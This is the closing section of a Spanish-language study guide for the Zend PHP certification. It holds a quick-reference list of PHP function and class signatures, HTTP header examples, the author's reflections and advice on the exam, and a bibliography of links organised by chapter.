public **ReflectionClass::__construct** (mixed $argument)

public object **ReflectionClass::newInstance** (mixed $args [, mixed $...])

public array **ReflectionClass::getConstants** (void)

public array **ReflectionClass::getInterfaces** (void)

public array **ReflectionClass::getMethods** ([int $filter])

public array **ReflectionClass::getProperties** ([int $filter])

public array **ReflectionClass::getTraits** (void)

public ReflectionMethod **ReflectionClass::getMethod** (string $name)

public bool **ReflectionClass::hasMethod** (string $name)

public ReflectionProperty **ReflectionClass::getProperty** (string $name)

public bool **ReflectionClass::hasProperty** (string $name)

public bool **ReflectionClass::isAbstract** (void)

public bool **ReflectionClass::isFinal** (void)

public bool **ReflectionClass::isTrait** (void)

Magic Methods

__get, __set, __isset, __unset, __toString, __sleep, __wakeup, __call, __callStatic, __clone, __invoke

14. Interfaces y clases predefinidas

Traversable

Interfaz para detectar si una clase puede ser recorrida mediante foreach. Esta interfaz abstracta base no puede ser implementada sola. En su lugar debe ser implementada con IteratorAggregate o con Iterator. No tiene métodos.

Iterator

Interfaz para iteradores externos u objetos que pueden ser iterados internamente por sí mismos.

```
Iterator extends Traversable {
...abstract methods: current, key, next, rewind, valid...
}
```

IteratorAggregate

Para crear una interfaz externa Iterator.

```
IteratorAggregate extends Traversable {
abstract public Traversable getIterator (void)
}
```

ArrayAccess

Interfaz para proporcionar acceso a objetos como arrays.

```
ArrayAccess {
...abstract methods: offsetExists, offsetGet, offsetSet, offsetUnset...
}
```

Serializable

Interfaz para personalizar la serialización.

```
Serializable {
...abstract methods: serializable, unserializable...
}
```

Closure

Clase empleada para representar funciones anónimas.

```
Closure {
...__construct, bind, bindTo, call...
}
```

Generator

Clase que define los objetos Generator, devueltos desde generadores. Los objetos Generator no pueden instanciarse con ***new***.

```
Generator implements Iterator {
...public methods: current, key, next, rewind, send, throw, valid, __wakeup...
}
```

13. SPL

array **spl_classes** (void)

array **class_implements** (mixed $class [, bool $autoload = true])

array **class_parents** (mixed $class [, bool $autoload = true])

array **class_uses** (mixed $class [, bool $autoload = true])

int **iterator_apply** (Traversable $iterator, callable $function [, array $args])

int **iterator_count** (Traversable $iterator)

array **iterator_to_array** (Traversable $iterator [, bool $use_keys = true])

void **spl_autoload** (string $class_name [, string $file_extensions = spl_autoload_extensions()])

bool **spl_autoload_register** ([callable $autoload_function [, bool $throw = true [, bool $prepend = false]]])

string **spl_autoload_extensions** ([string $file_extensions])

array **spl_autoload_functions** (void)

Countable

Las clases implementando Countable pueden ser utilizadas con la función count().

```
Countable {
abstract public int count (void)
}
```

OuterIterator

Las clases que implementan OuterIterator pueden usarse para iterar sobre iteradores.

```
OuterIterator extends Iterator {
public Iterator getInnerIterator (void)
...
}
```

RecursiveIterator

Las clases que implementan RecursiveIterator pueden ser usadas para iterar sobre iteradores de forma recursiva.

```
RecursiveIterator extends Iterator {
public RecursiveIterator getChildren (void)
public bool hasChildren (void)
...
}
```

SeekableIterator

```
SeekableIterator extends Iterator {
abstract public void seek (int $position)
...
}
```

ArrayIterator

Este iterador permite eliminar y modificar keys y values cuando se recorren arrays y objetos.

```
ArrayIterator implements ArrayAccess, SeekableIterator, Countable, Serializable {
...
public __construct ([mixed $array = array() [, int $flags = 0 ]])
...}
```

ArrayObject

Esta clase permite a los objetos funcionar como arrays.

```
ArrayObject implements IteratorAggregate, ArrayAccess, Serializable, Countable {
...
public __construct ([ mixed $input = [] [, int $flags = 0 [, string $iterator_class = "Ar
rayIterator" ]]] )
...
}
```

RecursiveIteratorIterator

Se utiliza para recorrer iteradores recursivos.

```
RecursiveIteratorIterator implements OuterIterator {
...
public __construct (Traversable $iterator [, int $mode = RecursiveIteratorIterator::LEAVE
S_ONLY [, int $flags = 0 ]] )
...
}
```

RecursiveArrayIterator

Este iterador permite destruir y modificar keys y values mientras se iteran arrays y objetos de la misma

manera que con ArrayIterator.

```
RecursiveArrayIterator extends ArrayIterator implements RecursiveIterator {
...
public ArrayIterator::__construct ([ mixed $array = array() [, int $flags = 0 ]] )
...
}
```

DirectoryIterator

La clase DirectoryIterator proporciona una sencilla interface para ver el contenido de los directorios del sistema de ficheros.

```
DirectoryIterator extends SplFileInfo implements SeekableIterator {
...
public __construct (string $path)
...
}
```

FilterIterator

Este iterador abstracto filtra valores no deseados. Para implementar filtros personalizados debe ser ampliada la clase FilterIterator. El método obligatorio para extenderla es *FilterIterator::accept()*.

```
abstract FilterIterator extends IteratorIterator implements OuterIterator {
...
public abstract bool accept (void)
public __construct (Iterator $iterator)
...
}
```

AppendIterator

Iterador que recorre varios iteradores uno tras otro.

```
AppendIterator extendsIteratorIterator implements OuterIterator {
...
public void append (Iterator $iterator)
...
}
```

LimitIterator

Permite recorrer un limitado subconjunto de elemento de un Iterador.

```
LimitIterator extends IteratorIterator implements OuterIterator {
public __construct (Iterator $iterator [, int $offset = 0 [, int $count = -1 ]])
...
}
```

NoRewindIterator

Este iterador no puede ser rebobinado (no llama a rewind).

```
NoRewindIterator extends IteratorIterator {
...
public __construct (Iterator $iterator)
...
}
```

SplFileInfo

La clase SplFileInfo ofrece una interface orientada a objetos para la información de un archivo individual.

```
SplFileInfo {
public __construct (string $file_name)
...
}
```

SplFileObject

SplFileObject proporciona una interface orientada a objetos para manejar archivos.

```
SplFileObject extends SplFileInfo implements RecursiveIterator, SeekableIterator {
...
public SplFileInfo::__construct (string $file_name)
...
}
```

SimpleXMLIterator

Proporciona una iteración recursiva sobre todos los nodos de un objeto **SimpleXMLElement**.

```
SimpleXMLIterator extends SimpleXMLElement implements RecursiveIterator, Countable {
public methods: ...current, getChildren, hasChildren, key, next, rewind, valid...
...
}
```

15. Otras funciones

Diversas

bool **mail** (string $to, string $subject, string $message [, string $additional_headers [, string $additional_parameters]])

bool **ctype_alnum** (string $text)

bool **ctype_alpha** (string $text)

bool **ctype_digit** (string $text)

mixed **get_browser** ([string $user_agent [, bool $return_array = false]])

string **uniqid** ([string $prefix = "" [, bool $more_entropy = false]])

JSON

string **json_encode** (mixed $value [, int $options = 0 [, int $depth = 512]])

mixed **json_decode** (string $json [, bool $assoc = false [, int $depth = 512 [, int $options = 0]]])

int **json_last_error** (void)

string **json_last_error_msg** (void)

Funciones Matemáticas

int **rand** (int $min, int $max)

int **mt_rand** (int $min, int $max)

foat **round** (float $val [, int $precision = 0 [, int $mode = PHP_ROUND_HALF_UP]])

float **ceil** (float $value)

mixed **floor** (float $value)

number **pow** (number $base, number $exp)

float **sqrt** (float $arg)

Ejecución de programas

string **exec** (string $command [, array &$output [, int &$return_var]])

string **shell_exec** (string $cmd)

string **system** (string $command [, int &$return_var])

void **passthru** (string $command [, int &$return_var])

string **escapeshellarg** (string $arg)

string **escapeshellcmd** (string $command)

Filtrado

array **filter_list** (void)

mixed **filter_var** (mixed $variable [, int $filter = FILTER_DEFAULT [, mixed $options]])

mixed **filter_var_array** (array $data [, mixed $definition [, bool $add_empty = true]])

mixed **filter_input** (int $type, string $variable_name [, int $filter = FILTER_DEFAULT [, mixed $options]])

mixed **filter_input_array** (int $type [, mixed $definition [, bool $add_empty = true]])

bool **filter_has_var** (int $type, string $variable_name)

Encriptación de contraseñas

string **hash** (string $algo, string $data [, bool $raw_output = false])

string **password_hash** (string $password, integer $algo [, array $options])

boolean **password_verify** (string $password, string $hash)

boolean **password_needs_rehash** (string $hash, integer $algo [, array $options])

Funciones de redes

void **header** (string $string [, bool $replace = true [, int $http_response_code]])

void **header_remove** ([string $name])

bool **header_register_callback** (callable $callback)

array **headers_list** (void)

bool **headers_sent** ([string &$file [, int &$line]])

int **http_response_code** ([int $response_code])

bool **setcookie** (string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain

= "" [, bool $secure = false [, bool $httponly = false]]]]]])

bool **setrawcookie** (string $name [, string $value [, int $expire = 0 [, string $path [, string $domain [, bool $secure = false [, bool $httponly = false]]]]]])

Funciones de sesiones

bool **session_start** (void)

void **session_unset** (void)

bool **session_destroy** (void)

string **session_name** ([string $name])

string **session_save_path** ([string $path])

void **session_set_cookie_params** (int $lifetime [, string $path [, string $domain [, bool $secure = false [, bool $httponly = false]]]])

string **session_id** ([string $id])

bool **session_regenerate_id** ([bool $delete_old_session = false])

int **session_cache_expire** ([string $new_cache_expire])

string **session_cache_limiter** ([string $cache_limiter])

void **session_write_close** (void) // Alias: session_register_shutdown(), session_commit()

bool **session_set_save_handler** (callable $open, callable $close, callable $read, callable $write, callable $destroy, callable $gc [, callable $create_sid])

Funciones de control de salida

bool **ob_start** ([callable $output_callback = NULL [, int $chunk_size = 0 [, int $flags = PHP_OUTPUT_HANDLER_STDFLAGS]]])

string **ob_get_contents** (void)

bool **ob_end_flush** (void)

string **ob_get_flush** (void)

bool **ob_end_clean** (void)

string **og_get_clean** (void)

void **ob_flush** (void)

void **ob_clean** (void)

Funciones de URLs

array **get_headers** (string $url [, int $format = 0])

array **get_meta_tags** (string $filename [, bool $use_include_path = false])

string **http_build_query** (mixed $query_data [, string $numeric_prefix [, string $arg_separator [, int $enc_type = PHP_QUERY_RFC1738]]])

mixed **parse_url** (string $url [, int $component = -1])

string **rawurlencode** (string $str)

string **rawurldecode** (string $str)

string **urlencode** (string $str)

string **urldecode** (string $str)

16. Headers HTTP

Requests

Host. $_SERVER['HTTP_HOST']

User-Agent. $_SERVER['HTTP_USER_AGENT']

Accept-Language. $_SERVER['HTTP_ACCEPT_LANGUAGE']

Accept-Encoding. $_SERVER['HTTP_ACCEPT_ENCODING']

If-Modified-Since. $_SERVER['HTTP_IF_MODIFIED_SINCE']

Cookie. $_COOKIE

Referer. $_SERVER['HTTP_REFERER']

Authorization. $_SERVER['PHP_AUTH_USER'], $_SERVER['PHP_AUTH_PW']

Responses

Cache-Control. public, max-age, no-cache.

Content-Type. text/html; charset=UTF-8, image/gif, application/pdf.

Content-Disposition. attachment; filename="descargar.zip". Debe ir con Content-Type: application/zip.

Content-Length. 42341.

Etag. "pub34234;gz". Reques del navegador: If-None-Match: "pub34234;gz".

Last-Modified: Mon, 09 Nov 2015 11:50:11 GMT.

Location. http://www.google.com.

Set-Cookie. name=X; path=/; domain=google.com; expires= Sun, 21-Nov-2'15 14:44:22 GMT.

WWW-Authenticate. Basic realm= "Restricted Area".

Content-Encoding. gzip.

13. Conclusión

Obtuve la certificación el 01 de diciembre de 2015, y poco después he publicado este libro que llevaba tiempo preparando. En un principio era una guía de estudio propia, pero después ví que podría ser de utilidad a más gente. Todos los artículos salvo la recopilación y esta conclusión están disponibles en mi blog diego.com.es, donde se pueden hacer comentarios con dudas o sugerencias en cada capítulo. Intentaré responderlos siempre que pueda.

El examen consta de 70 preguntas que han de responderse en 90 minutos, y las preguntas son muy variadas. Una orientación de cómo serán las preguntas del examen puede verse en la propia guía oficial de Zend para el examen que cuesta 19,95$. Otra buena fuente de preguntas es el pack de preparación con 70 preguntas de Lorna Mitchell, que cuesta un mínimo de 24$. Mediante Google también pueden encontrarse más fuentes.

Las preguntas son técnicas, y muchas veces buscan la confusión. Si se hace un seguimiento de este libro, recomiendo ejecutar cada código en un entorno de desarrollo, y variar los datos de cualquier forma: añadir elementos, modificar nombres de funciones o variables, mezclar conceptos de unos capítulos con otros, etc.

Desde mi experiencia podría decir que los **puntos más importantes** son:

- **PHP Basics**. Operadores y su precedencia, operadores bit a bit, namespaces, estructuras de control y constuctores del lenguaje. Es necesario entender los comportamientos de los diferentes tipos y su conversión de unos a otros, así como diferenciar cuando un tipo está vacío, es false o es null. Puede haber preguntas con condicionales que parecen ser true, pero en realidad son false, y viceversa. Es la sección que más hay que dominar.
- **Strings**. Conocimiento de un buen número de funciones de strings, entrecomillado y expresiones regulares.
- **Arrays**. Conocimiento de un buen número de funciones de arrays, saber cómo se forman los keys de un array (por ejemplo, un float *1.4* será igual a 1), iteración de arrays.
- **OOP**. Es la segunda sección con más importancia. Es necesario entender bien cada capítulo, especialmente **Late Static Binding**.

En las funciones es importante saber si lo que una función devuelve es un string, 0, 1, integer, resource, array u objeto. No se pregunta sobre el orden de argumentos de una función, pero sí que existen algunas preguntas que requieren conocer el tipo de argumento del que se trata o incluso saber algunas constantes de los argumentos.

También suelen haber preguntas sobre funciones de **seguridad**, **archivos**, **PDO**, **SimpleXML**, **Streams** y **DateTime**.

Desde un punto de vista práctico de cara al futuro conviene centrarse en **REST**, **JSON** y **HTTP** para el desarrollo de **aplicaciones modernas**.

Existen opiniones diversas acerca de la validez de este examen. El examen no verifica que seas un buen desarrollador, pero sí que conoces bien el lenguaje PHP y sus posibilidades. A mi me ha servido para afianzar conocimientos, y darme cuenta de que conceptos que pensaba que entendía bien, realmente no los estaba entendiendo en su totalidad.

14. Referencias

1. PHP Basics

Syntax

php.net. http://php.net/manual/es/language.basic-syntax.php

Operators

php.net. http://php.net/manual/es/language.operators.php

Bit a bit operators

w3resource.com. http://www.w3resource.com/php/operators/bitwise-operators.php

Variables

php.net. http://php.net/manual/es/language.variables.php

Control structures

php.net. http://php.net/manual/es/language.control-structures.php

Namespaces

php.net. http://php.net/manual/es/language.namespaces.definition.php

Extensions

php.net. http://php.net/manual/en/extensions.php
arr.gr. http://arr.gr/blog/2012/06/on-php-extensions/

Configuration

php.net. http://php.net/manual/en/configuration.php
techrepublic.com. http://www.techrepublic.com/article/a-tour-of-the-phpini-configuration-file-part-1/

PHP variables from the inside

php.net. http://php.net/manual/en/internals2.variables.intro.php
entwickler.de. http://entwickler.de/webandphp/how-php-manages-variables-125644.html

Garbage Collection

php.net. php.net/manual/es/features.gc.php

Performance

php.net. php.net/manual/es/features.gc.performance-considerations.php
appdynamics.com. blog.appdynamics.com/php/php-performance-crash-course-part-1-the-basics/
hackingwithphp.com. www.hackingwithphp.com/18/1/11/be-wary-of-garbage-collection-part-2

2. Functions

Functions

php.net. php.net/manual/es/language.functions.php

Arguments

php.net. php.net/manual/es/functions.arguments.php

Variables

php.net. php.net/manual/es/functions.variable-functions.php

References

php.net. php.net/manual/es/language.references.pass.php

Anonymous Functions, closures

php.net. php.net/manual/es/functions.anonymous.php
phantombear.net. phantombear.net/closure-bind-saved-me-from-reflection/

3. Strings & Patterns

Quoting

php.net. php.net/manual/es/language.types.string.php

Heredow y Nowdoc

php.net. php.net/manual/es/language.types.string.php#language.types.string.syntax.heredoc

Matching

php.net. php.net/manual/es/ref.strings.php

Extracting

php.net. php.net/manual/es/ref.strings.php

Searching

php.net. php.net/manual/es/ref.strings.php

Replacing

php.net. php.net/manual/es/ref.strings.php

Formatting

php.net. php.net/manual/en/ref.strings.php
paulund.co.uk. www.paulund.co.uk/formatted-strings-in-php

PCRE

php.net. php.net/manual/es/reference.pcre.pattern.syntax.php

Encoding in programming

php.net. ir2.php.net/manual/es/book.mbstring.php
kunststube.net. kunststube.net/encoding/

Encodings

php.net. php.net/manual/en/book.mbstring.php
instantshift.com. www.instantshift.com/2014/10/29/mbstring-and-php/

4. Arrays

Arrays

php.net. php.net/manual/es/language.types.array.php
zomeoff.com. www.zomeoff.com/equal-identical-and-array-comparison-in-php/

Associative arrays

php.net. php.net/manual/es/language.types.array.php

Array Iteration

php.net. php.net/manual/es/ref.array.php

Array functions

php.net. php.net/manual/en/ref.array.php

SPL, Objects as arrays

php.net. php.net/manual/es/book.spl.php
sitepoint.com. www.sitepoint.com/using-spl-iterators-1/
phpro.org. www.phpro.org/tutorials/Introduction-to-SPL.html#5
stackoverflow.com. stackoverflow.com/questions/14610307/spl-arrayobject-arrayobjectstd-prop-list/16619183#16619183

Casting

php.net. php.net/manual/es/language.types.array.php
if-not-true-then-false.com. www.if-not-true-then-false.com/2009/php-tip-convert-stdclass-object-to-multidimensional-array-and-convert-multidimensional-array-to-stdclass-object/

5. I/O

Files

php.net. php.net/manual/es/book.filesystem.php
tutsplus.com. code.tutsplus.com/tutorials/an-in-depth-overview-of-file-operations-in-php--net-9106

Reading

php.net. php.net/manual/en/ref.filesystem.php
ibm.com. www.ibm.com/developerworks/library/os-php-readfiles/

Writing

php.net. php.net/manual/en/ref.filesystem.php

File System Functions

php.net. php.net/manual/en/ref.filesystem.php

Sockets

php.net. php.net/manual/es/book.sockets.php
christophh.net. www.christophh.net/2012/07/24/php-socket-programming/

Streams

php.net. php.net/manual/es/book.stream.php
sk89k.com. www.sk89q.com/2010/04/introduction-to-php-streams/

6. Security

CGI

php.net. php.net/manual/es/install.unix.commandline.php
whizkidtech.redprince.net. www.whizkidtech.redprince.net/cgi-bin/tutorial

Configuration

php.net. php.net/manual/es/security.filesystem.php
phpfreaks.com. www.phpfreaks.com/tutorial/php-security

Session Security

php.net. php.net/manual/es/session.security.php
stackoverflow.com. stackoverflow.com/questions/5081025/php-session-fixation-hijacking

Cross-Site Scripting

php.net. php.net/manual/es/function.htmlentities.php
sitepoint.com. www.sitepoint.com/php-security-cross-site-scripting-attacks-xss/

Cross-Site Request Forgeries

php.net. php.net/manual/es/session.security.php
sitepoint.com. www.sitepoint.com/preventing-cross-site-request-forgeries/

SQL Injection

php.net. php.net/manual/es/security.database.sql-injection.php
programmerinterview.com. www.programmerinterview.com/index.php/database-sql/sql-injection-example/
stackoverflow.com. stackoverflow.com/questions/60174/how-can-i-prevent-sql-injection-in-php

Remote Code Injection

php.net. php.net/manual/es/security.php

Email Injection

php.net. php.net/manual/es/function.mail.php
infosecinstitute.com. resources.infosecinstitute.com/email-injection/

Filter Input

php.net. php.net/manual/es/book.filter.php
shiflett.org. shiflett.org/blog/2007/may/character-encoding-and-xss

Escape Output

php.net. php.net/manual/es/function.htmlspecialchars.php
inanimatt.com. www.inanimatt.com/php-output-escaping.html

Encryption, Hashing algorithms

php.net. php.net/manual/es/faq.passwords.php
ibm.com. www.ibm.com/developerworks/library/wa-php-renewed_2/index.html

File uploads

php.net. php.net/manual/es/features.file-upload.php
acunetix.com. www.acunetix.com/websitesecurity/upload-forms-threat/

Data Storage

php.net. php.net/manual/es/security.database.php

SSL

php.net. php.net/manual/es/book.openssl.php
virendrachandak.com. www.virendrachandak.com/techtalk/encryption-using-php-openssl/
ssl.com. info.ssl.com/ssl-made-easy-for-beginners/

7. Databases & SQL

SQL

php.net. php.net/manual/es/refs.database.vendors.php
w3schools.com. www.w3schools.com/sql/default.asp

Joins

wikipedia.com. es.wikipedia.org/wiki/Join

SQL Functions

w3schools.com. www.w3schools.com/sql/sql_functions.asp

Prepared Statements

php.net. http://php.net/manual/es/mysqli.quickstart.prepared-statements.php
w3schools.com. www.w3schools.com/php/php_mysql_prepared_statements.asp

Transactions

php.net. php.net/manual/es/pdo.transactions.php
tutorialspoint.com. www.tutorialspoint.com/sql/sql-transactions.htm

PDO

php.net. php.net/manual/es/intro.pdo.php
dreamincode.net. www.dreamincode.net/forums/topic/214733-introduction-to-pdo/
tutsplus.com. code.tutsplus.com/tutorials/why-you-should-be-using-phps-pdo-for-database-access--net-12059

8. Object Oriented Programming

Instantiation

php.net. php.net/manual/es/language.oop5.basic.php
tutsplus.com. code.tutsplus.com/tutorials/object-oriented-php-for-beginners--net-12762
hackingwithphp.com. www.hackingwithphp.com/6/11/0/copying-objects

Modifiers/Inheritance

php.net. php.net/manual/en/language.oop5.properties.php
hackingwithphp.com. www.hackingwithphp.com/6/7/0/access-control-modifiers

Interfaces

php.net. php.net/manual/es/language.oop5.interfaces.php

Exceptions

php.net. php.net/manual/es/language.exceptions.php
tutsplus.com. code.tutsplus.com/tutorials/php-exceptions--net-22274
w3schools.com. www.w3schools.com/php/php_exception.asp

Reflection

php.net. php.net/manual/es/book.reflection.php
tutsplus.com. code.tutsplus.com/tutorials/reflection-in-php--net-31408

Type hinting

php.net. php.net/manual/es/language.oop5.typehinting.php

Class Constants

php.net. php.net/manual/es/language.oop5.constants.php

Late Static Binding

php.net. php.net/manual/es/language.oop5.late-static-bindings.php

Magic Methods

php.net. php.net/manual/es/language.oop5.overloading.php#object.set
culttt.com. culttt.com/2014/04/16/php-magic-methods/

SPL

php.net. php.net/manual/es/book.spl.php
sitepoint.com. www.sitepoint.com/using-spl-iterators-2/
eide.org. eide.org/2008/08/05/iterators/
phpro.org. www.phpro.org/tutorials/Introduction-to-SPL.html#14

Generators

php.net. php.net/manual/es/language.generators.overview.php
sitepoint.com. www.sitepoint.com/generators-in-php/

Traits

php.net. php.net/manual/es/language.oop5.traits.php
sitepoint.com. www.sitepoint.com/using-traits-in-php-5-4/

9. Data Format &Types

XML Basics

php.net. php.net/manual/es/refs.xml.php
w3schools.com. www.w3schools.com/xml/

SimpleXML

php.net. php.net/manual/es/simplexml.examples-basic.php

XML Extension

php.net. php.net/manual/es/book.xml.php

DOMDocument

php.net. php.net/manual/en/book.dom.php
sitepoint.com. www.sitepoint.com/php-dom-working-with-xml/

Webservices Basics

wikipedia.org. https://en.wikipedia.org/wiki/Web_service
theopentutorials.com. theopentutorials.com/post/uncategorized/web-services-platform/

SOAP

wikipedia.org. https://es.wikipedia.org/wiki/Simple_Object_Access_Protocol

REST

php.net. php.net
tutsplus.com. code.tutsplus.com/tutorials/a-beginners-guide-to-http-and-rest--net-16340

JSON

php.net. php.net/manual/es/book.json.php
nitschinger.at. nitschinger.at/Handling-JSON-like-a-boss-in-PHP

DateTime

php.net. www.php.net/manual/en/book.datetime.php

tutsplus.com. code.tutsplus.com/tutorials/dates-and-time-the-oop-way--net-35395

10. Web features

Sessions

php.net. php.net/manual/en/book.session.php
sitepoint.com. www.sitepoint.com/php-sessions/

Forms

php.net. php.net/manual/es/features.file-upload.php

GET and POST

wikipedia.org. en.wikipedia.org/wiki/Query_string

Cookies

php.net. php.net/manual/es/features.cookies.php
tutsplus.com. code.tutsplus.com/tutorials/an-introduction-to-cookies--net-12482

HTTP Headers

php.net. php.net/manual/es/function.header.php
tutsplus.com. code.tutsplus.com/tutorials/http-headers-for-dummies--net-8039

HTTP Authentication

php.net. php.net/manual/es/features.http-auth.php
httpwatch.com. www.httpwatch.com/httpgallery/authentication/#showExample10
sitepoint.com. www.sitepoint.com/understanding-http-digest-access-authentication/

HTTP Status Codes

wikipedia.com. es.wikipedia.org/wiki/Anexo:C%C3%B3digos_de_estado_HTTP